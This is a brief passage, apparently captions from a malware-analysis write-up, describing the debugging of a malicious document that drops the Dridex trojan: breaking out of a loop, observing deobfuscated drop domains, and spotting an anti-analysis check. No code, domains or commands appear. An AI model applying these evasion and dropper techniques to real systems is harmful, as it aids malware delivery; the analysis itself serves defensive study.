




Here we set the breakpoint to come out of the loop.



Here we can note all the domain that this document is using to drop dridex are deobfuscated here.



Here we can note some sort of anti analysis going as if the check becomes true it will close the document otherwise it creates directories and will proceed further.

